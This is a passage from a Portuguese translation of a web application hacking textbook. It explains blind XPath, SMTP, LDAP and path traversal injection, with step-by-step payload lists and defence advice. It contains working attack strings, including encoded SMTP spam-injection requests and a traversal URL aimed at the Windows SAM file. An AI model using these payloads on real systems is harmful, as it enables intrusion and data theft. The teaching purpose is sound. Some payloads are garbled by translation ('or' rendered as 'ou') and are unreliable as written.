O envio das duas senhas a seguir resultará em um comportamento diferente por parte do aplicativo - os resultados serão retornados no primeiro caso, mas não no segundo:

```
' ou 1=1 e 'a'='a'  
ou 1=2 e 'a'='a'
```

Essa diferença de comportamento pode ser aproveitada para testar a veracidade de qualquer condição especificada e, portanto, extrair informações arbitrárias, um byte de cada vez. Assim como no SQL, a linguagem XPath contém uma função substring, que pode ser usada para testar o valor de uma cadeia de caracteres, um caractere de cada vez. Por exemplo, ao fornecer a senha

```
' or //address[surname/text()='Gates' and substring(password/text(),1,1)='M'] and 'a'='a'
```

resultará na seguinte consulta XPath, que retornará resultados se o primeiro caractere da senha do usuário Gates for M:

```
//endereço[sobrenome/text()='Dawes' e senha/text()='' ou //address[surname/text()='Gates' and substring(password/text(),1,1)='M'] and 'a'='a']]ccard/text()
```

Ao percorrer cada posição de caractere e testar cada valor possível, um invasor pode extrair o valor total da senha de Gates.

Injeção cega de XPath

No ataque que acabamos de descrever, a condição de teste injetada especificava o caminho absoluto para os dados extraídos (`endereço`) e os nomes dos campos visados (`sobrenome` e `senha`). De fato, é possível montar um ataque totalmente cego sem possuir essas informações. As consultas XPath podem conter etapas relativas ao nó atual no documento XML, portanto, a partir do nó atual, é possível navegar para o nó pai ou para um nó filho específico. Além disso, o XPath contém funções para consultar meta-informações sobre o documento, incluindo o nome de um elemento específico. Usando essas técnicas, é possível extrair os nomes e valores de todos os nós do documento sem conhecer nenhuma informação prévia sobre sua estrutura ou conteúdo.

Por exemplo, você pode usar a técnica de `substring` descrita anteriormente para extrair o nome do pai do nó atual, fornecendo uma série de palavras-chave no formato:

```
' or substring(name(parent::*[position()=1]),1,1)='a
```

Essa entrada gera resultados, pois a primeira letra do nó de `endereço` é `a`. Passando para a segunda letra, você pode confirmar que é `d` fornecendo as seguintes senhas, a última das quais gera resultados:

```
' or substring(name(parent::*[position()=1]),2,1)='a ' or  
substring(name(parent::*[position()=1]),2,1)='b ' or  
substring(name(parent::*[position()=1]),2,1)='c ' or  
substring(name(parent::*[position()=1]),2,1)='d'
```

Depois de estabelecer o nome do nó de `endereço`, você pode percorrer cada um de seus nós filhos, extraíndo todos os seus nomes e valores. Especificar o nó filho relevante por índice evita a necessidade de saber os nomes de qualquer nó. Por exemplo, a consulta a seguir retornará o valor `Hunter`:

```
//address[position()=3]/child::node()[position()=4]/text()
```

E a consulta a seguir retornará o valor `letmein`:

```
//address[position()=3]/child::node()[position()=6]/text()
```

Essa técnica pode ser usada em um ataque completamente cego, em que nenhum resultado é retornado nas respostas do aplicativo, criando uma condição injetada que especifique o nó de destino por índice. Por exemplo, o fornecimento da seguinte senha retornará resultados se o primeiro caractere da senha de Gates for `M`:

```
' or substring(//address[position()=1]/child::node()[position()=6]/text(),1,1)='M'  
and 'a'='a'
```

Percorrendo cada nó filho de cada nó de endereço e extraíndo seus valores um caractere de cada vez, você pode extrair todo o conteúdo do armazenamento de dados XML.

DICA O XPath contém duas funções úteis que podem ajudá-lo a automatizar o ataque acima e a iterar rapidamente por todos os nós e dados no documento XML:

`count()` - Retorna o número de nós filhos de um determinado elemento, que pode ser usado para determinar o intervalo de valores de `position()` a serem iterados.

`string-length()` - Retorna o comprimento de uma cadeia de caracteres fornecida, que pode ser usada para determinar o intervalo de valores de `substring()` a serem iterados.

Localização de falhas de injeção de XPath

Muitas das cadeias de ataque que são comumente usadas para sondar falhas de injeção de SQL normalmente resultam em comportamento anômalo quando submetidas a uma função que é vulnerável à injeção de XPath. Por exemplo, qualquer uma das duas cadeias de caracteres a seguir normalmente invalidará a sintaxe da consulta XPath e, portanto, gerará um erro:

```
'  
'--
```

Uma ou mais das cadeias de caracteres a seguir normalmente resultarão em alguma alteração no comportamento do aplicativo sem causar um erro, da mesma forma que em relação às falhas de injeção de SQL:

```
' ou 'a'='a  
' e 'a'='b ou  
1=1  
e 1=2
```

Portanto, em qualquer situação em que os seus testes de injeção de SQL forneçam evidências provisórias de uma vulnerabilidade, mas você não consiga explorar a falha de forma conclusiva, você deve investigar a possibilidade de estar lidando com uma falha de injeção de XPath.

ETAPAS DO HACK

- Tente enviar os seguintes valores e determine se eles resultam em um comportamento diferente do aplicativo, sem causar um erro:

```
' ou count(parent::*[position()=1])=0 ou 'a'='b'
ou count(parent::*[position()=1])>0 ou 'a'='b'
```

- Se o parâmetro for numérico, tente também as seguintes cadeias de caracteres de teste:

```
1 ou count(parent::*[position()=1])=0
1 ou count(parent::*[position()=1])>0
```

- Se qualquer uma das cadeias de caracteres anteriores causar um comportamento diferenciado no aplicativo sem causar um erro, é provável que você possa extraír dados arbitrários criando condições de teste para extraír um byte de informações por vez. Use uma série de condições com a seguinte forma para determinar o nome do pai do nó atual:

```
substring(name(parent::*[position()=1]),1,1)='a'
```

- Depois de extraír o nome do nó pai, use uma série de condições com o seguinte formulário para extraír todos os dados da árvore XML:

```
substring(//parentnodename[position()=1]/child::node()
[position()=1]/text(),1,1)='a'
```

Como evitar a injeção de XPath

Se for necessário inserir dados fornecidos pelo usuário em uma consulta XPath, essa operação deverá ser realizada somente em itens simples de dados que possam ser submetidos a uma validação rigorosa de dados. A entrada do usuário deve ser verificada em relação a uma lista branca de caracteres aceitáveis, que, idealmente, deve incluir apenas caracteres alfanuméricos. Os caracteres que podem ser usados para interferir na consulta XPath devem ser bloqueados, incluindo () = ' [] : , * / e todos os espaços em branco. Qualquer entrada que não corresponda à lista branca deve ser rejeitada, não sanitizada.

Injetando no SMTP

Muitos aplicativos contêm um recurso para que os usuários enviem mensagens por meio do aplicativo; por exemplo, para relatar um problema à equipe de suporte ou fornecer feedback sobre o site. Esse recurso geralmente é implementado por meio da interface com um servidor de correio eletrônico (ou SMTP). Normalmente, a entrada fornecida pelo usuário será inserida no

Conversa SMTP que o servidor de aplicativos conduz com o servidor de e-mail. Se um invasor puder enviar uma entrada criada de forma adequada que não seja filtrada ou higienizada, ele poderá injetar comandos STMP arbitrários nessa conversa.

Na maioria dos casos, o aplicativo permitirá que você especifique o conteúdo da mensagem e seu próprio endereço de e-mail (que é inserido no campo From (De) do e-mail resultante). Você também poderá especificar o assunto da mensagem e outros detalhes. Qualquer campo relevante que você controle pode ser vulnerável à injeção SMTP.

As vulnerabilidades de injeção de SMTP são frequentemente exploradas por spammers que examinam a Internet em busca de formulários de e-mail vulneráveis e os utilizam para gerar grandes volumes de e-mails incômodos.

Manipulação de cabeçalhos de e-mail

Considere o formulário mostrado na Figura 9-7, que permite que os usuários enviem feedback sobre o aplicativo.

Your email address*:

Subject:

Comment*:

Figura 9-7: Um formulário típico de feedback do site

Aqui, os usuários podem especificar um endereço From e o conteúdo da mensagem. O aplicativo passa essa entrada para o comando PHP `mail()`, que constrói o e-mail e executa a conversa SMTP necessária com seu servidor de e-mail configurado. O e-mail gerado é o seguinte:

```
Para: admin@wahh-app.com De:  
marcus@wahh-mail.com  
Assunto: Problema no site
```

A página Confirmar pedido não é carregada

O comando PHP `mail()` usa um parâmetro `additional_headers` para definir o endereço From da mensagem. Esse parâmetro também é usado para especificar outros cabeçalhos, inclusive Cc e Bcc, separando cada cabeçalho necessário com um caractere de nova linha. Assim, um invasor pode fazer com que a mensagem seja enviada a destinatários diferentes ao injetar um desses cabeçalhos no campo From, conforme ilustrado na Figura 9-8.

The screenshot shows a web form with the following fields:

- Your email address*: marcus@wahh-mail.com%0aBcc:all@wahh-othercompany.com
- Subject: Site problem
- Comment*: Confirm Order page doesn't load

At the bottom are two buttons: Submit comments and Reset.

Figura 9-8: Um ataque de injeção de cabeçalho de e-mail

Isso faz com que o comando `mail()` gere a seguinte mensagem:

```
Para: admin@wahh-app.com
De: marcus@wahh-mail.com
Bcc: all@wahh-othercompany.com
Subject: Problema no site
```

A página Confirmar pedido não é carregada

Injeção de comando SMTP

Em outros casos, o aplicativo pode executar a própria conversa SMTP ou pode passar a entrada fornecida pelo usuário para um componente diferente para fazer isso. Nessa situação, pode ser possível injetar comandos SMTP arbitrários diretamente nessa conversa, possivelmente assumindo o controle total das mensagens geradas pelo aplicativo.

Por exemplo, considere um aplicativo que usa solicitações do seguinte formulário para enviar comentários sobre o site:

```
POST feedback.php HTTP/1.1
Host: wahh-app.com
Content-Length: 56

From=daf@wahh-mail.com&Subject=Site+feedback&Message=foo
```

Isso faz com que o aplicativo da Web execute uma conversa SMTP com os seguintes comandos:

```
MAIL FROM: daf@wahh-mail.com RCPT
TO: feedback@wahh-app.com DATA
De: daf@wahh-mail.com
Para: feedback@wahh-
app.com Assunto: Feedback
do site foo
.
```

OBSERVAÇÃO Depois que o cliente SMTP emite o comando DATA, ele envia o conteúdo da mensagem de e-mail, incluindo os cabeçalhos e o corpo da mensagem e, em seguida, envia um único caractere de ponto em sua própria linha. Isso informa ao servidor que a mensagem está completa, e o cliente pode emitir outros comandos SMTP para enviar outras mensagens.

Nessa situação, você pode injetar comandos SMTP arbitrários em qualquer um dos campos de e-mail que você controla. Por exemplo, você pode tentar injetar no campo Subject da seguinte forma:

```
POST feedback.php HTTP/1.1 Host:  
wahh-app.com  
Content-Length: 266  
  
From=daf@wahh-mail.com&Subject=Site+feedback%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+mail@wahh-viagra.com%0d%0aRCPT+TO:+john@wahh-mail.com%0d%0aDATA%0d%0aFrom:+mail@wahh-viagra.com%0d%0aTo:+john@wahh-mail.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Message=foo
```

Se o aplicativo estiver vulnerável, isso resultará na seguinte conversa SMTP, que gera duas mensagens de e-mail diferentes, sendo que a segunda está totalmente sob seu controle:

```
MAIL FROM: daf@wahh-mail.com  
RCPT TO: feedback@wahh-app.com  
DATA  
De: daf@wahh-mail.com  
Para: feedback@wahh-app.com Assunto:  
Site+feedback foo  
  
MAIL FROM: mail@wahh-viagra.com  
RCPT TO: john@wahh-mail.com DATA  
De: mail@wahh-viagra.com  
Para: john@wahh-mail.com  
Assunto: V1AGR4 barato  
Blá  
  
espuma
```

Localização de falhas de injeção de SMTP

Para sondar a funcionalidade de e-mail de um aplicativo de forma eficaz, é necessário direcionar todos os parâmetros que são enviados a uma função relacionada a e-mail, mesmo aqueles que, a princípio, podem parecer não estar relacionados ao conteúdo da mensagem gerada.

Você também deve testar cada tipo de ataque e executar cada caso de teste usando caracteres de nova linha no estilo Windows e Unix.

ETAPAS DO HACK

- Você deve enviar cada uma das sequências de teste a seguir como cada parâmetro, inserindo seu próprio endereço de e-mail na posição relevante:

```
<youremail>%0aCc:<youremail>

<youremail>%0d%0aCc:<youremail>

<youremail>%0aBcc:<youremail>

<youremail>%0d%0aBcc:<youremail>

%0aDATA%0af0o%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>%0aDATA%0aFrom:+<youremail>%0aTo:+<youremail>%0aSubject:+test%0af0o%0a%2e%0a

%0d%0aDATA%0d%0af0o%0d%0a%2e%0d%0aMAIL+FROM:+<youremail>%0d%0aRCPT+TO:+<youremail>%0d%0aDATA%0d%0aFrom:+<youremail>%0d%0aTo:+<youremail>%0d%0aSubject:+test%0d%0 af0o%0d%0a%2e%0d%0a
```

- Observe todas as mensagens de erro retornadas pelo aplicativo. Se elas parecerem estar relacionadas a algum problema na função de e-mail, investigue se você precisa ajustar sua entrada para explorar uma vulnerabilidade.
- As respostas do aplicativo podem não indicar de forma alguma se existe uma vulnerabilidade ou se ela foi explorada com sucesso. Você deve monitorar o endereço de e-mail especificado para ver se algum e-mail foi recebido.
- Examine atentamente o formulário HTML que gera a solicitação relevante. Ele pode conter pistas sobre o software do lado do servidor que está sendo usado. É possível que também contêm um campo oculto ou desativado que é usado para especificar o endereço To do e-mail, que você pode modificar diretamente.

DICA As funções de envio de e-mails para a equipe de suporte do aplicativo são frequentemente consideradas periféricas e podem não estar sujeitas aos mesmos padrões de segurança ou testes que a funcionalidade principal do aplicativo. Além disso, como envolvem a interface com um componente de back-end incomum, geralmente são implementadas por meio de uma chamada direta ao comando relevante do sistema operacional. Portanto, além de sondar a injeção de SMTP, você também deve analisar atentamente todas as funcionalidades relacionadas a e-mail quanto a falhas de injeção de comandos do sistema operacional.

Como evitar a injeção de SMTP

As vulnerabilidades de injeção SMTP geralmente podem ser evitadas com a implementação de uma validação rigorosa de todos os dados fornecidos pelo usuário que são passados para uma função de e-mail ou usados em uma conversa SMTP. Cada item deve ser validado da forma mais rigorosa possível, considerando a finalidade para a qual está sendo usado:

Os endereços de e-mail devem ser verificados com base em uma expressão regular adequada (que, obviamente, deve rejeitar qualquer caractere de nova linha).

O assunto da mensagem não deve conter nenhum caractere de nova linha e pode estar sujeito a um limite de comprimento adequado.

Se o conteúdo de uma mensagem estiver sendo usado diretamente em uma conversão SMTP, as linhas que contêm apenas um único ponto não devem ser permitidas.

Injeção no LDAP

O LDAP (Lightweight Directory Access Protocol) é usado para acessar serviços de diretório em uma rede. Um diretório é um armazenamento de dados organizado hierarquicamente que pode conter qualquer tipo de informação, mas é comumente usado para armazenar dados pessoais, como nomes, números de telefone, endereços de e-mail e funções de trabalho. Um exemplo desse tipo de diretório é o Active Directory usado nos domínios do Windows. É mais provável que você encontre o LDAP sendo usado em aplicativos da Web baseados em intranet corporativa, como um aplicativo de RH que permite que os usuários visualizem e modifiquem informações sobre os funcionários.

Considere uma função simples de aplicativo que permite que os usuários pesquisem detalhes de contato de funcionários especificando o nome de um funcionário, conforme mostrado na Figura 9-9.




Figura 9-9: Uma função de pesquisa de diretório baseada em LDAP

Quando um usuário fornece o termo de pesquisa GUILL, o aplicativo executa a seguinte consulta LDAP:

```
<LDAP://ldapserver>;(givenName=GUILL);cn,phoneNumber,department
```

Essa consulta contém dois elementos-chave:

O filtro de pesquisa: givenName=GUILL

Os atributos a serem retornados: cn,telephoneNumber,department

Nessa situação, é possível que um invasor forneça um termo de pesquisa criado que interfira em um ou em ambos os elementos, para modificar as informações retornadas pela consulta.

Injetando atributos de consulta

Para recuperar outros atributos nos resultados da consulta, você deve primeiro encerrar os colchetes que encapsulam o filtro de pesquisa e, em seguida, especificar os atributos adicionais desejados. Por exemplo, ao fornecer

```
GUILL);mail,cn;
```

resultados na consulta

```
<LDAP://ldapserver>;(givenName=GUILL);mail,cn;);cn,telephoneNumber,  
department
```

que retorna uma coluna adicional contendo o endereço de e-mail do usuário, conforme mostrado na Figura 9-10.

mail	cn;cn	telephoneNumber department
azsinn@bigcorp.net	x419971	Accounts

Figura 9-10: Injetando um atributo de consulta adicional

Observe a coluna adicional que contém o nome falso do atributo `cn;);cn`. Os atributos de consulta LDAP são especificados em uma lista delimitada por vírgulas, portanto, tudo o que estiver entre a primeira e a segunda vírgula é tratado como um nome de atributo. Observe também que o Active Directory retornará um erro se um nome de atributo completamente arbitrário for especificado; no entanto, ele tolera nomes inválidos que começam com um nome realmente válido seguido por um ponto-e-vírgula, daí a necessidade de especificar `cn;` após a cadeia injetada.

Além disso, você pode especificar qualquer número de campos a serem retornados nos resultados e também pode especificar um asterisco como o principal filtro de pesquisa, que funciona como um curinga. Por exemplo, fornecendo

```
*);cn,l,co,st,c,mail,cn;
```

retornará todos esses campos para cada usuário, conforme mostrado na Figura 9-11.

cn	l	co	st	c	mail	cn;);cn	telephoneNumber	department
Candice B. Fureal	London	UNITED KINGDOM	Chelsea	GB	candice@wahh-mail.com		x44122	Management
Guill T. Azsinn	Paris	FRANCE	Paris	FR	azsinn@wahh-mail.com		x419971	Accounts

Figura 9-11: Um ataque para recuperar todas as informações no diretório

Modificação do filtro de pesquisa

Em algumas situações, a entrada fornecida pelo usuário não é usada diretamente como o valor total do filtro de pesquisa, mas é incorporada a um filtro mais complexo. Por exemplo, se o usuário que estiver realizando a pesquisa só tiver permissão para visualizar os detalhes dos funcionários baseados na França, o aplicativo poderá executar a seguinte consulta:

```
<LDAP://ldapserver>;(&(givenName=GUILL)(c=FR));cn,phoneNumber,department,c
```

Isso usa o operador `&` para combinar duas condições - a primeira controlada pelo usuário e a segunda predefinida pelo aplicativo. O fornecimento do termo de pesquisa `*` retornará os detalhes de todos os usuários baseados na França. No entanto, ao fornecer a string

```
*)) ;cn,cn;
```

faz com que o aplicativo faça a seguinte consulta:

```
<LDAP://ldapserver>;(&(givenName=*)) ;cn,cn;)(c=FR);cn,telephoneNumber,d epartment,c
```

que subverte a lógica original do aplicativo, removendo a condição `(c=FR)` do filtro de pesquisa, retornando assim os resultados de todos os usuários em todos os países, conforme mostrado na Figura 9-12.

The screenshot shows a Microsoft Internet Explorer window titled "Telephone Directory Search - Microsoft Internet Explorer". The address bar contains the URL "http://wahh-app.com/hr/search.asp". The main content area is titled "Telephone Directory Search" and contains a search form with the placeholder "Search by first name:" and a value field containing "(*)) ;cn,cn;". Below the form is a table with columns: cn, cn;)(c=FR);cn, telephoneNumber, department, and c. The table has three rows of data:

cn	cn;)(c=FR);cn	telephoneNumber	department	c
Candice B. Fureal		x44122	Management	GB
Guill T. Azsinn		x419971	Accounts	FR
Howard I. No		x416416	IT	FR

Figura 9-12: Um ataque bem-sucedido para subverter o filtro de pesquisa pretendido

Localização de falhas de injeção de LDAP

O fornecimento de entrada inválida para uma operação LDAP normalmente não resulta em nenhuma mensagem de erro informativa. Em geral, as evidências disponíveis para o diagnóstico de uma vulnerabilidade incluem os resultados retornados por uma função de pesquisa e a ocorrência de um erro, como um código de status HTTP 500. No entanto, você pode usar as etapas a seguir para identificar uma falha de injeção LDAP com um certo grau de confiabilidade.

ETAPAS DO HACK

- Tente inserir apenas o caractere * como termo de pesquisa. Esse caractere funciona como um curinga no LDAP, mas não no SQL. Se um grande número de resultados for retornado, esse é um bom indicador de que você está lidando com um LDAP consulta.
- Tente inserir um número de colchetes de fechamento:

```
) )))))))
```

Essa entrada fechará todos os colchetes que envolvem sua entrada e aqueles que encapsulam o próprio filtro de pesquisa principal, resultando em colchetes de fechamento não correspondentes, invalidando assim a sintaxe da consulta. Se o resultado for um erro, o aplicativo poderá estar vulnerável à injeção de LDAP. (Observe que essa entrada também pode quebrar muitos outros tipos de lógica de aplicativo, portanto, isso só fornece um forte indicador se você já estiver confiante de que está lidando com uma consulta LDAP).

- Tente inserir uma série de expressões como as seguintes, até que não ocorra nenhum erro, estabelecendo assim o número de colchetes que você precisa fechar para controlar o restante da consulta:

```
* ) ; cn;  
* ) ) ; cn;  
* ) ) ); cn;  
* ) ) ) ); cn;
```

- Tente adicionar atributos extras ao final de sua entrada, usando vírgulas para separar cada item. Teste cada atributo por vez - uma mensagem de erro indica que o atributo não é válido no contexto atual. Atributos comumente usados em diretórios consultados pelo LDAP incluem:

```
cn,c,mail,givenname,o,ou,dc,l,uid,objectclass,postaladdress,dn,sn
```

Como evitar a injeção de LDAP

Se for necessário inserir dados fornecidos pelo usuário em uma consulta LDAP, essa operação deverá ser realizada somente em itens simples de dados que possam ser submetidos a uma validação rigorosa de entrada. A entrada do usuário deve ser verificada em relação a uma lista branca de caracteres aceitáveis, que, idealmente, deve incluir apenas caracteres alfanuméricos. Os caracteres que podem ser usados para interferir na consulta LDAP devem ser bloqueados, incluindo () ; , * | & e =. Qualquer entrada que não corresponda à lista branca deve ser rejeitada, não sanitizada.

Resumo do capítulo

Examinamos uma ampla gama de vulnerabilidades de injeção de código e as etapas práticas que você pode seguir para identificar e explorar cada uma delas. Há muitas falhas de injeção no mundo real que podem ser descobertas nos primeiros segundos de interação com um aplicativo - por exemplo, ao inserir um apóstrofo em uma caixa de pesquisa. Em outros casos, as vulnerabilidades de injeção de código podem ser altamente sutis, manifestando-se em diferenças pouco detectáveis no comportamento do aplicativo, ou podem ser alcançadas somente por meio de um processo de vários estágios de envio e manipulação de entradas criadas.

Para ter certeza de que descobriu as falhas de injeção de código existentes em um aplicativo, você precisa ser minucioso e paciente. Praticamente todos os tipos de injeção podem se manifestar no processamento de praticamente qualquer item de dados fornecidos pelo usuário, inclusive os nomes e valores dos parâmetros de string de consulta, dados POST e cookies e outros cabeçalhos HTTP. Em muitos casos, um defeito surgirá somente após uma extensa sondagem do parâmetro relevante, à medida que você descobre exatamente que tipo de processamento está sendo realizado na sua entrada e examina os obstáculos que se interpõem no seu caminho.

Diante da enorme superfície de ataque em potencial apresentada pelas vulnerabilidades de injeção de código, você pode achar que qualquer ataque sério a um aplicativo deve envolver um esforço titânico. No entanto, parte do aprendizado da arte de atacar software é adquirir um sexto sentido para saber onde o tesouro está escondido e como o alvo provavelmente se abrirá para que você possa roubá-lo. A única maneira de adquirir esse senso é por meio da prática, ensaiando as técnicas que descrevemos com os aplicativos reais que você encontra e vendo como eles resistem a elas.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Você está tentando explorar uma falha de injeção de SQL executando um ataque UNION para recuperar dados. Você não sabe quantas colunas a consulta original retorna. Como você pode descobrir isso?
2. Você localizou uma vulnerabilidade de injeção de SQL em um parâmetro de string. Você acredita que o banco de dados seja MS-SQL ou Oracle, mas não consegue, no momento, recuperar nenhum dado ou mensagem de erro para confirmar qual banco de dados está em execução. Como você pode descobrir isso?
3. Você enviou uma única aspa em vários locais do aplicativo e, a partir das mensagens de erro resultantes, você tem

- diagnosticou várias falhas potenciais de injeção de SQL. Qual das seguintes opções seria o local mais seguro para testar se uma entrada mais elaborada tem efeito sobre o processamento do aplicativo?
- (a) Registro de um novo usuário
 - (b) Atualização de seus dados pessoais
 - (c) Cancelar a assinatura do serviço
4. Você encontrou uma vulnerabilidade de injeção de SQL em uma função de login e tenta usar a entrada '`' ou 1=1--`' para contornar o login. Seu ataque falha e a mensagem de erro resultante indica que os caracteres `--` estão sendo removidos pelos filtros de entrada do aplicativo. Como você poderia contornar esse problema?
5. Você encontrou uma vulnerabilidade de injeção de SQL, mas não conseguiu realizar nenhum ataque útil porque o aplicativo rejeita qualquer entrada que contenha espaço em branco. Como você pode contornar essa restrição?
6. O aplicativo está duplicando todas as aspas simples na entrada do usuário antes de serem incorporadas às consultas SQL. Você encontrou uma vulnerabilidade de injeção de SQL em um campo numérico, mas precisa usar um valor de string em uma de suas cargas de ataque. Como você pode colocar uma string em sua consulta sem usar aspas?
7. Em algumas situações raras, os aplicativos constroem consultas SQL dinâmicas a partir da entrada fornecida pelo usuário de uma forma que não pode ser protegida usando consultas parametrizadas. Quando isso ocorre?
8. Você aumentou os privilégios em um aplicativo, de modo que agora tem acesso administrativo total. Você descobre uma vulnerabilidade de injeção de SQL em uma função de administração de usuário. Como você pode aproveitar essa vulnerabilidade para avançar ainda mais em seu ataque?
9. Você está atacando um aplicativo que não contém dados confidenciais e não contém mecanismos de autenticação ou controle de acesso. Nessa situação, como você deve classificar a importância das seguintes vulnerabilidades?
- (a) Injeção de SQL
 - (b) Injeção de XPath
 - (c) Injeção de comando do sistema operacional
10. Você está sondando uma função de aplicativo que permite pesquisar detalhes de pessoal. Você suspeita que a função esteja acessando um banco de dados ou um back-end do Active Directory. Como você poderia tentar determinar qual dos dois é o caso?

Exploração do Path Traversal

Muitos tipos de funcionalidade obrigam um aplicativo da Web a ler ou gravar em um sistema de arquivos com base em parâmetros fornecidos nas solicitações do usuário. Se essas operações forem executadas de maneira insegura, um invasor poderá enviar entradas criadas que farão com que o aplicativo acesse arquivos que o projetista do aplicativo não pretendia que fossem acessados. Conhecidos como vulnerabilidades *de passagem de caminho*, esses defeitos podem permitir que o invasor leia dados confidenciais, incluindo senhas e registros de aplicativos, ou substitua itens essenciais à segurança, como arquivos de configuração e binários de software. Nos casos mais graves, a vulnerabilidade pode permitir que um invasor comprometa completamente o aplicativo e o sistema operacional subjacente.

Às vezes, as falhas de passagem de caminho são sutis de detectar, e muitos aplicativos da Web implementam defesas contra elas que podem ser vulneráveis a desvios. Descreveremos todas as várias técnicas de que você precisará, desde a identificação de alvos em potencial, passando pela sondagem de comportamentos vulneráveis, até a evasão das defesas do aplicativo.

Vulnerabilidades comuns

As vulnerabilidades de passagem de caminho surgem quando os dados controláveis pelo usuário são usados pelo aplicativo para acessar arquivos e diretórios no servidor de aplicativos ou em outro sistema de arquivos de back-end de forma insegura. Ao enviar dados criados, um invasor

pode ser capaz de fazer com que conteúdo arbitrário seja lido ou gravado em qualquer lugar do sistema de arquivos que está sendo acessado. Isso geralmente permite que um invasor leia informações confidenciais do servidor ou substitua arquivos confidenciais, o que pode levar à execução arbitrária de comandos no servidor.

Considere o exemplo a seguir, no qual um aplicativo usa uma página dinâmica para retornar imagens estáticas ao cliente. O nome da imagem solicitada é especificado em um parâmetro de string de consulta:

```
https://wahh-app.com/scripts/GetImage.aspx?file=diagram1.jpg
```

Quando o servidor processa essa solicitação, ele executa as seguintes etapas:

1. Extrai o valor do parâmetro `file` da string de consulta.
2. Acrescenta esse valor ao prefixo `C:\wahh-app\images\`.
3. Abre o arquivo com esse nome.
4. Lê o conteúdo do arquivo e o retorna ao cliente.

A vulnerabilidade surge porque um invasor pode colocar sequências de passagem de caminho no nome do arquivo para retroceder a partir do diretório de imagem especificado na etapa 2 e, assim, acessar arquivos de qualquer lugar no servidor. A sequência de passagem de caminho é conhecida como "dot-dot-slash", e um ataque típico seria assim:

```
https://wahh-app.com/scripts/GetImage.aspx?file=..\..\windows\repair\sam
```

Quando o aplicativo anexa o valor do parâmetro `file` ao nome do diretório de imagens, ele obtém o seguinte caminho:

```
C:\wahh-app\images\..\..\winnt\repair\sam
```

As duas sequências de travessia voltam efetivamente do diretório de imagens para a raiz da unidade C: e, portanto, o caminho anterior é equivalente a isso:

```
C:\winnt\repair\sam
```

Portanto, em vez de retornar um arquivo de imagem, o servidor realmente retorna a cópia de reparo do arquivo SAM do Windows. Esse arquivo pode ser analisado pelo invasor para obter nomes de usuário e senhas do sistema operacional do servidor.

Nesse exemplo simples, o aplicativo não implementa nenhuma defesa para evitar ataques de path traversal. No entanto, como esses ataques são amplamente conhecidos há algum tempo, é comum encontrar aplicativos que implementam várias defesas contra eles, geralmente com base em filtros de validação de entrada. Como você verá, esses filtros geralmente são mal projetados e podem ser contornados por um invasor habilidoso.

Localização e exploração de vulnerabilidades de passagem de caminho

As vulnerabilidades de passagem de caminho geralmente são sutis e difíceis de detectar, e pode ser necessário priorizar seus esforços nos locais do aplicativo com maior probabilidade de manifestar a vulnerabilidade.

Localização de alvos para ataque

Durante o mapeamento inicial do aplicativo, você já deve ter identificado todas as áreas óbvias de superfície de ataque em relação às vulnerabilidades de passagem de caminho. Qualquer funcionalidade cuja finalidade explícita seja fazer upload ou download de arquivos deve ser testada minuciosamente. Essa funcionalidade é frequentemente encontrada em aplicativos de fluxo de trabalho em que os usuários podem compartilhar documentos, em aplicativos de blogs e leilões em que os usuários podem carregar imagens e em aplicativos informativos em que os usuários podem recuperar documentos como e-books, manuais técnicos e relatórios da empresa.

Além da funcionalidade de destino óvia desse tipo, há vários outros tipos de comportamento que podem sugerir uma interação relevante com o sistema de arquivos.

ETAPAS DO HACK

- Analise as informações coletadas durante o mapeamento de aplicativos para identificar:
 - Qualquer instância em que um parâmetro de solicitação pareça conter o nome de um arquivo ou diretório - por exemplo, `include=main.inc` ou `template=/en/sidebar`.
 - Quaisquer funções de aplicativos cuja implementação provavelmente envolva a recuperação de dados de um sistema de arquivos do servidor (em oposição a um banco de dados back-end) - por exemplo, a exibição de documentos ou imagens de escritório.
- Durante todos os testes que realizar em relação a qualquer outro tipo de vulnerabilidade, procure mensagens de erro ou outros eventos anômalos que sejam de interesse. Tente encontrar evidências de instâncias em que os dados fornecidos pelo usuário os dados estão sendo passados para APIs de arquivos ou como parâmetros para comandos do sistema operacional.

OBSERVAÇÃO Se você tiver acesso local ao aplicativo (seja em um exercício de teste de caixa branca ou porque comprometeu o sistema operacional do servidor), a identificação de alvos para o teste de path traversal geralmente é simples, pois é possível monitorar toda a interação do sistema de arquivos realizada pelo aplicativo.

ETAPAS DO HACK

Se você tiver acesso local ao aplicativo da Web:

- Use uma ferramenta adequada para monitorar todas as atividades do sistema de arquivos no servidor. Por exemplo, a ferramenta FileMon da SysInternals pode ser usada na plataforma Windows, as ferramentas ltrace/strace podem ser usadas no Linux e a ferramenta truss pode ser usado no Solaris da Sun.
- Teste todas as páginas do aplicativo inserindo uma única string exclusiva (como `traversaltest`) em cada parâmetro enviado (incluindo todos os cookies, campos de string de consulta e itens de dados POST). Dircione apenas um parâmetro de cada vez tempo e use as técnicas automatizadas descritas no Capítulo 13 para acelerar o processo.
- Defina um filtro em sua ferramenta de monitoramento do sistema de arquivos para identificar todos os eventos do sistema de arquivos que contenham sua string de teste.
- Se for identificado algum evento em que sua string de teste tenha sido usada ou incorporada a um nome de arquivo ou diretório, teste cada instância (conforme descrito a seguir) para determinar se ela é vulnerável a ataques de path traversal.

Detecção de vulnerabilidades de passagem de caminho

Depois de identificar os vários alvos potenciais para o teste de passagem de caminho, é necessário testar cada instância individualmente para determinar se os dados controláveis pelo usuário estão sendo passados para as operações relevantes do sistema de arquivos de maneira insegura.

